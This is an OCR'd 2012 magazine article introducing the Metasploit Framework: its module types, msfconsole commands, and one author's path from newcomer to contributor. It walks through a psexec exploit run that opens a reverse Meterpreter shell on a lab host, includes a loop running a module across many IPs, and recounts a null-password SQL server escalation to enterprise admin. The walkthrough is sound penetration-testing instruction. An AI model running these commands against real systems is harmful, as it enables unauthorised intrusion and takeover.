
From N00b to Contributor

My Experiences with the Metasploit Framework

by Joshua “kernelsmith”



NOTE: This article first appeared in PenTest Magazine Vol.2 No.9 (September 2012)

This article is a tour. A tour of the Metasploit Framework (MSF) and my experiences with it. You’ll see how I went from being a newbie (to both MSF and infosec), to a competent user, to a reasonably competent[1] MSF contributor. This article is not meant to be an exhaustive guide. When you’re done reading this article, I hope you are, at a minimum, convinced that you can easily use MSF to solve a wide variety of problems from any information security domain (with or without writing any real code). Ideally you’ll feel informed, entertained, and convinced that you can become a Metasploit master, as well as contribute to MSF and its active community. As with any tour, we cannot not stop at every possible point of interest, and your are at the mercy of the tour guide for funny anecdotes and the path taken from between stops.

self.about # about the tour guide

First, let’s talk about me. Me, me, me, me[2]. I introduce myself, in some length, not because I think you need to know me, but rather so you understand where I’m coming from, how my past experiences have colored my view of the problem and solution spaces, and to demonstrate that your background and age do not really matter if you have passion. I studied Aeronautical Engineering. I took one C class and an embedded control class where we used C++. Other than that, and one brutal “numerical computing” class, I didn’t study the science of computers. I did have two older brothers who studied computer science, which led me to avoid the field for fear of following too closely in my siblings’ footsteps. I also had a computer science roommate in college. I learned not to ask Comp Sci majors for help[3] with my computer[4]. Bottom line, I couldn’t find much help, so I decided to help myself, but it would be years before I became terribly capable. “Scrubbing” through the subsequent decade: being in command of 50 nuclear ICBMs on 11 Sep 2001, multiple knee surgeries, reading (most of) “Upgrading and Repairing PCs, 11th Ed.”, and completely “lucking into” a job pentesting military networks and systems. It’s here that I realized how little I actually knew. It’s here that I got some of those certifications that our industry loves to hate. I will only say that I was very excited to get the certs at that time, but I have since come to only truly respect those certifications which have a hands-on certification exam. I like to know that someone can DO something, not just know something. However, I enjoy learning, so I’ll usually attend any class to which someone is willing to send me. So, with this backdrop, our tour arrives at its first stop, my first “pentest”[5] and my first exposure to the Metasploit Framework.

---

[1] At least that’s the way I fancy myself

[2] My last name is Smith after all. Plus, I went as Agent Smith for Halloween once. If you still don’t understand this footnote, I hereby revoke your hacker credentials or hacker application.

[3] My theory: <generalization> there are two types of computer scientists: those that like computers and those that don’t. More specifically, there are those that enjoy knowing *how* computers and software work and those that do not. </generalization> For the record, I don’t want to help you fix your computer either.

[4] Especially your blazingly fast Pentium II 250 Mhz laptop running Windows 95 (my first computer).

[5] They were really vulnerability assessments, with some pentesting aspects. Let’s not argue over vocabulary, especially since many terms are overloaded & overused, plus the military has even more

"SA, no password" anyone?[6] As the rest of the assessment team was furiously mashing the keyboards, I was afraid to attempt much without specific direction for fear of doing catastrophically bad things to the network. Well, there was another "new guy" on the team. He was new to our unit, but, as it turns out, he was not remotely new to the game. He is known most commonly, I would find out later, as "MC", but Mario was "hacking the Gibson[7]" years before he helped me. Mario noticed I was a bit idle, and said "try this..." I'll paraphrase the whole conversation with some code:

```
for IP in `cat ips.txt`; do ./msfcli mc_magical_script RHOST=$IP C;done
```

I'm pretty sure Mario thought I was mentally challenged as I asked, Meta-what? What's that? Why do I need the "./" part again? What's the looping syntax? How do I get this script into my Metasploit installation? Now, in my defense, no one on the team, that I know of, had heard of Metasploit, or at least no one was using it. This is Metasploit 2, the one written in Perl[8]. Mario had written this module which checked for 'SA' and a null password for Microsoft SQL servers, which at the time were installed that way by default by various things, most notoriously MS-SQL itself, and quietly by Visio. Summarizing, we found a handful of SQL servers with this vulnerability (in a ~20k-node network), connected to one of the servers, ran xp_cmdshell, added ourselves as an admin user, pushed admin tools, queried the domain controller for domain admins, and low and behold, each SQL server had an SQL account which was a member of the 'Enterprise Admins' group. We impersonated that access token and boom, enterprise admin.. We went from an unprivileged physical presence on the network to enterprise admin (so we had keys to all the kingdoms) in 30 minutes. We later showed them our 5-min movie version. I learned many lessons that week[9], but chiefly that Metasploit was cool[10].

I looked into "this Metasploit thing" and I decided I liked the power, flexibility, and scriptability. I was not really fluent in any particular language, but I knew I loved to automate tasks, and I hated compiling, so I started to learn Perl. Shortly thereafter, Metasploit converted to Ruby and I was put into a management role and my learning time became very limited. When I inquired about (stack-based) buffer overflows, Mario said (paraphrased): "Try this, 192.168.100.17, port 6666. Go." I made some progress, after some help, but soon I was too busy for additional learning, and not long after, I was out of the military and looking for a job.

I knew one thing, I wanted to do technical work and I was fortunate to get a job[11] where my duties varied from administering test labs, performing pentesting and vulnerability assessments, and writing many scripts[12]. Most importantly, I was free to solve problems in my own way and I was learning MSF in my free time. I started to use MSF to solve problems...unconventionally. In order to describe what I did, you need to understand Metasploit, what it is ,what it isn't, and most importantly, what it can be for you if you apply some effort and creativity.

(blue team, red team etc). Let's call them pentests and discuss more important things like Vi[m] vs. Emacs.

[6] http://support.microsoft.com/kb/313418 -- "allows vulnerability to a worm." Wat? Who writes like this? Sidestepping the suspect grammar, how about 'allows utter pwnage'?

[7] If you didn't get that joke, go watch "Hackers" again.

[8] http://www.metasploit.com/about/history/

[9] Some others: MC = smart, I like scripting, I like BASH, software vendors sometimes do stupid things

[10] Yes, there were many ways this task could have been done without Metasploit.

[11] At the Johns Hopkins University Applied Physics Laboratory (JHUAPL) in Laurel, MD. JHUAPL does some amazing research in and outside information security (www.jhuapl.edu).

[12] Over 100 for one particular year-long project.

What is Metasploit? Metasploit is first and foremost, an exploit development framework. However, its utility as a pentesting framework is undeniable, massive, growing everyday, and by far the easiest area for contributors to begin making an impact. In my observations, the majority of contributions to MSF are to what I would call the pentesting side vs the exploit side (which I generally consider to be exploit modules and supporting code such as encoders etc). Metasploit is NOT a vulnerability scanner, there are other tools for that, many of which Metasploit integrates with nicely. A "pentesting and exploit development framework" is the most common description of MSF, but you can do all sorts of tasks including defensive ones. You can use it as a remote administration tool, or for host forensics, network auditing, etc etc. Before we can discuss some of these uses however, we need to discuss the underlying architecture and usage of MSF.

pretty_print(framework.new) # The Metasploit Framework Architecture

The Metasploit Framework's overall architecture consists mainly of modules. libraries, and interfaces. There are also tools and plugins which leverage or extend the framework in some way. For example, the pattern_create tool creates a non-repeating string pattern which is most frequently used during exploit development. pattern_create leverages text libraries contained in the "Rex" (or Ruby EXploitation) family of libraries (see Figure 1). Conversely, the "sounds" plugin extends the framework and adds sounds for various framework events such as session creation (successful exploitation). The majority of included plugins extend a specific interface, usually the msfconsole interface, which is the most popular interactive interface and therefore has proportionally more plugins written for it. Later, we will discuss msfconsole in depth. The other interfaces (CLI or command-line, GUI or graphical, and RPC or remote procedure call) get less usage and attention these days, therefore we won't discuss them in depth, however RPC is an excellent way to essentially run a headless Metasploit instance and control it locally or remotely with an entirely separate application or service.

The MSF libraries provide the majority of the heavy-lifting. You do not have to concern yourself with most of the libraries until you are ready to contribute beyond the module level.

The base of the framework is a number of modules which are thematically grouped as follows.




Figure 1. The canonical depiction of the Metasploit Framework architecture.

```
modules.each {|module| puts module.info}  # Module Descriptions
```

There are 6 types of modules, exploit, payload, encoder, NOP, aux, and post, which we will discuss in a moment. It's easiest to understand the modules based on their role in the workflow. A common workflow will often include the following pattern, or a subset of it: reconnaissance, exploitation, post exploitation, and further reconnaissance based on the new data and host access. Metasploit modules play mostly obvious roles in your workflows.




Figure 2. Common user workflow.

However, some modules are most often used in the background. Most likely, you will interact with the 6 modules directly, or indirectly, in the following manner. You will probably first use an exploit module (assuming you already have a target in mind), wherein you will set a payload module and sometimes an encoder module. An encoder is used to rid a payload of any characters which may cause issues with successful payload execution, such as null (/x00). Encoders also assist in IDS/IPS avoidance, but they are NOT meant for anti-virus avoidance when writing a payload to disc. AV avoidance is generally accomplished using packers among other tools and techniques. The encoder module may or may not call on a NOP module to assist in adding entropy to no-op assembly instructions. When an exploit is successfully executed, the payload creates a "session" (there are some exceptions). The details of that session are payload-dependent. A session is not a module, but rather an MSF object, linking your Metasploit instance to the target, with which you or the framework can interact. Again, in most common workflows, the next event is running a post module on the session. It's important to understand that exploit modules execute payloads which create sessions, and post modules run on those sessions. You can't run a post module without at least one established session. Lastly auxiliary (aux) modules are run without a session[13], they are generally used for discovery, port scanning, and brute forcing etc. The case of brute forcing is one of the few times a session can result from a non-exploit module (that feature can be disabled).

[13] They can, however, be run **through** an existing session. This is known as pivoting and is essential for communicating with hosts which are not reachable directly from the Metasploit instance (i.e. the attacker). See the meterpreter 'route' command and the autoroute post module for more information.




Figure 3. Common user interaction with module workflow.

Writing your own module is the easiest place to start adding functionality to the framework. Most people start by writing their own post modules because they often want to take some specific action on a host which is not already supported. By writing a module, the task becomes repeatable and easily automated. Additionally, there are so many existing post modules you can usually leverage one of them as a starting point. While writing a module is a great place to start adding functionality to the framework, it's not nearly as easy as a resource file. Creating or writing a resource script (or file) is the simplest place you can start to automate the framework. Resource scripts are most commonly used to automate msfconsole in some way, and they are extremely easy to make and modify, once you understand basic msfconsole usage so...

msfconsole.usage # Using the Metasploit Console

Like any tool, the Metasploit Framework has a learning curve, but for most tasks, it is not steep, assuming the user is a pentester or has a basic exploitation and networking background. I'm assuming anyone reading this article is capable of navigating to www.metasploit.com, downloading the latest installer, and running it; therefore we will not discuss installation except to say that the installer is highly recommended as it carries all the dependencies and is the quickest way to get Metasploit up and running, especially if you want to use the builtin database.

Most users will interact with the framework via msfconsole, or simply the console. The console is invoked by running 'msfconsole' at the command line. Like most command-line applications and MSF commands, you can add '-h' to see possible options. In most situations, the msfconsole options aren't necessary, but they become very useful as a user progresses in skill, begins developing, or runs into problems.




Figure 4. The Metasploit console (msfconsole).

The console is command-line driven, but there's always help you can consult without leaving the console itself. For help enter 'help' or simply '?'. For help with a specific command, run 'help cmdname' (usually cmdname -h will work as well, but not always)[14]. There are numerous commands which are grouped by theme, but commonly used commands can be found in the "Core Commands" group, and we'll focus on some of those commands now.

Command	Description
?/help	Help menu
back	Move back from the current context
exit/quit	Exit the console

[14] You can even run 'help help', but you'll find you won't get much sympathy...

info	Displays information about one or more modules
makerc	Save commands entered since start to a file
previous	Sets the previously loaded module as the current module
resource	Run the commands stored in a file
save	Saves the active datastores
search	Searches module names and descriptions
sessions	Dump session listings and display information about sessions
set	Sets a variable to a value
setg	Sets a global variable to a value
show	Displays modules of a given type, or all modules
unset	Unsets one or more variables
unsetg	Unsets one or more global variables
use	Selects a module by name

Table 1. Commonly used msfconsole commands (not exhaustive)

First, a note on tab completion...USE IT. Nearly everything in msfconsole tab completes[15]. Tab completion saves time and frustration (although the first time you use tab completion there can be a delay while the cache is built). The thing to remember is: ***Tab completion is your friend!***

By far the most commonly used commands are 'use', 'show', and 'set'. When you 'use' a module, you are selecting it as the top-level object in your workflow and msfconsole switches to a module-specific context and exposes new commands[16]. For example, running 'use exploit/windows/smb/psexec' will add the following commands to your environment (which as usual, can be seen by running '?' or 'help').

Command	**Description**
check	Check to see if a target is vulnerable
exploit	Launch an exploit attempt
pry	Open a Pry session on the current module
rcheck	Reloads the module and checks if the target is vulnerable
reload	Just reloads the module

[15] You can even tab complete with regular expressions, try 'use .*psexec<tab>'

[16] This contextual environment is similar in concept to that of the Cisco IOS and the Windows netsh utility.

rexploit	Reloads the module and launches an exploit attempt

Table 2. Commands added when an exploit module is loaded

Loading other types of modules (payload, post etc) will switch the context again and result in different added commands. Explore these new commands (especially 'exploit') as we will not be covering them in depth. Keep in mind however, you can load any type of module, but depending on your situation it may not make sense to try and 'run' the module. For instance you can load a post module, but if you do not have a session on which to run it, you won't get far[17]. The thing to remember is: ***You 'use' a module.***

Once you've loaded a module, you can run the 'info' command if you aren't sure what the module does. The info command will give you a nice description of the module. To proceed further, you normally have to set some module options and you do so using the 'set' command. How do you know what options are available to set? That's where the 'show' command becomes your friend. 'show -h' reveals that 'show' takes various parameters, one of which is 'options'. So running 'show options' while the psexec module is loaded yields:

```
msf  exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOST                       yes       The target address
   RPORT      445              yes       Set the SMB service port
   SHARE      ADMIN$           yes       The share to connect to, can be an admin sha
re (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain  WORKGROUP        no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf  exploit(psexec) >
```

Figure 5. Showing a module's available options

Notice the display shows an option's name and current setting, whether it is required, and its description. The thing to remember is: ***You 'show options'.*** You should examine each option to determine the correct value, keeping in mind a required option must have a value set, and use the 'set' command to actually enter the value into the module's datastore. The thing to remember is: ***You 'set' options.*** When you set an option, you are setting a value in the module's datastore. In our case, RHOST is the only required option without a value. If we have a Windows host at 192.168.100.102, we 'set RHOST 192.168.100.102. **You can tab complete** options as long as you use the proper case, so 'set RH<tab>' will tab complete, but 'set rh<tab>'

[17] On the other hand, some modules, such as payload, can be run in a stand-alone manner. You can 'use' a payload module, 'set' the pertinent options, and use the 'generate' command to output the payload in various formats. This can also be accomplished, outside msfconsole, using 'msfpayload' or 'msfvenom'.

will not (although 'set rhost 192.168.100.102' will still set the value of RHOST). All required options are now set, but non-required options should always be examined and doing so shows that SMBPass and SMBUser are blank. That may or may not be acceptable depending on the configuration of the target host. More than likely, you need to set those options to a valid username and password for the target host. Most exploit modules don't have user and password options, otherwise they would not be very effective exploits. The psexec exploit module is usually used as a secondary attack after credentials have been obtained through other means. However, we can get a description of a module by running the 'info' command. Doing so on the psexec module reveals that SMBPass can also be a valid password hash (not just a clear-text password), which means we often don't have to crack the password[18]. Admittedly psexec is not the sexiest of exploits. The psexec module is considered an exploit because you can use it to spread within a Windows enterprise and because it produces a session. Choosing a good a exploit module is a common problem and question. Generally, this is where a vulnerability scanner comes into play. However, in lieu of having or using a vulnerability scanner, and assuming you have reconnoitered the target environment as best you can, experience is the best guide[19]. Use your domain knowledge to pick the best attack vector. After I've decided on the exploitation vector (server-side vs client-side for instance), I generally select the most recent applicable exploit module (you can use release date, Microsoft security bulletin numbers etc). However, I never run a module before at least[20] reading the description from the 'info' command and understanding any requirements or consequences of the module. Sometimes you'll find that Java is required, or that the module only affects older versions of the target software, or that it causes a pop-up on the host etc. Sometimes, there are no viable exploitation vectors, so you might consider a brute force aux module. Experience plays a significant role in exploit selection, so we stick to psexec for now.

So far, we have run:

```
use exploit/windows/smb/psexec
show options
set RHOST 192.168.100.102
set SMBPass mypassy
set SMBUser tester
```

So what do we do now? Recall that loading the exploit module gave us new commands, one of which is 'exploit'. Running 'exploit' will result in the following if the credentials are correct[21]:

[18] This is known as "pass-the-hash" and is generally only effective against Windows hosts using LM or NTLM hashing. NTLMv2 is not vulnerable to this attack but is vulnerable to varieties of SMB-relay. See http://www.skullsecurity.org/blog/2008/ms08-068-preventing-smbrelay-attacks for an excellent summary.

[19] Sometimes you can use an exploit module's 'check' command, but few exploit modules implement it these days as vuln scanners do it better, not to mention client-sides can't really be checked.

[20] It's often best to do further research. Resources are abundant: the module's source code, operating system security bulletins, vulnerability alerts, exploit-db.com, CVE's etc

[21] Your experience will vary depending on the exact configuration of the host (domain membership, the user's exact access rights, etc), especially when the host is running a version of Windows newer than Windows XP SP3 and is not joined to a domain.

```
msf  exploit(psexec) > exploit

[*] Started reverse handler on 192.168.100.101:4444
[*] Connecting to the server...
[*] Authenticating to 192.168.100.102:445|WORKGROUP as user 'tester'...
[*] Uploading payload...
[*] Created \xTBrsNHc.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.100.102[\svc
ctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.100.102[\svcct
l] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (WUesAAWF - "MTsscrrKK")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Sending stage (752128 bytes) to 192.168.100.102
[*] Deleting \xTBrsNHc.exe...
[*] Meterpreter session 1 opened (192.168.100.101:4444 -> 192.168.100.102:2645) at 20
12-08-19 03:30:57 -0500

meterpreter >
```

Figure 6. Running the psexec exploit module.

There's a lot going on there, but most of the output is related to SMB. However, we do see "Uploading payload" and our prompt has changed to "meterpreter" which is interesting since we did not specify a payload. Well, MSF will generally pick sane defaults when it can, and in this case not only did it pick the Meterpreter (more on this payload later) payload, it also picked a local interface and port for the session's network traffic (192.168.100.101:4444). That's helpful, but options such as these should not be left to chance[22]. However, since 'show options' did not reveal these options, they were not obvious. If the currently active meterpreter session is backgrounded using the 'background' command or killed using 'exit' or 'quit' (don't forget you could use 'help' to see the available commands), the context returns to its original appearance. Running 'show options' again yields an expanded options palette with a new "Payload options"

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.100.101  yes       The listen address
   LPORT     4444             yes       The listen port
```

Figure 7. Options for the windows/meterpreter/reverse_tcp payload.

section. To explicitly set the payload instead of accepting the default, run 'set PAYLOAD payloadname'. How would you discover valid payload names? You can use the help features to figure it out, and there are multiple possibilities. The most obvious and direct method at this point is to run 'show payloads' which will only show payloads valid for the currently loaded module (psexec), but still results in a very long list. You could also use the 'search' command, but additional search parameters are required to narrow the search (e.g. search type:payload name:meterpreter name:windows), which still results in a long list, and can be slow. You can

[22] Especially since it is well known that Metasploit defaults to using port 4444.

also discover valid payloads by **tab completing** them right? Hint, hint. Based on the current payload setting (windows/meterpreter/reverse_tcp) you can gather that 'set PAY<tab> windows/<tab>' may begin to reveal valid payloads. Often it's easiest and quickest to use the 'find' or 'grep' (recursively) shell commands in the modules/exploits directory. Regardless, you can use the 'info' command to learn more about each payload. Once you pick a payload, you may want to make use of the 'setg' command. The 'setg' command sets the value of an option in a global datastore, not the local module datastore. From this point forward, any module you load which does not already have the matching option set in the local module datastore, will take on the value in the global datastore set via 'setg'. Running 'setg PAYLOAD payloadname' will essentially set a global default for the PAYLOAD option (did I mention you can tab complete that stuff?). It's important to note however, that 'setg' does not override existing local module datastore settings. With experience, payloads become less daunting and tend to fall into groups such as "bind" (forward binding), "reverse" (reverse binding[23]), unstaged and staged[24], shell, meterpreter etc. You can run the 'info' command on any module using 'info <module>' 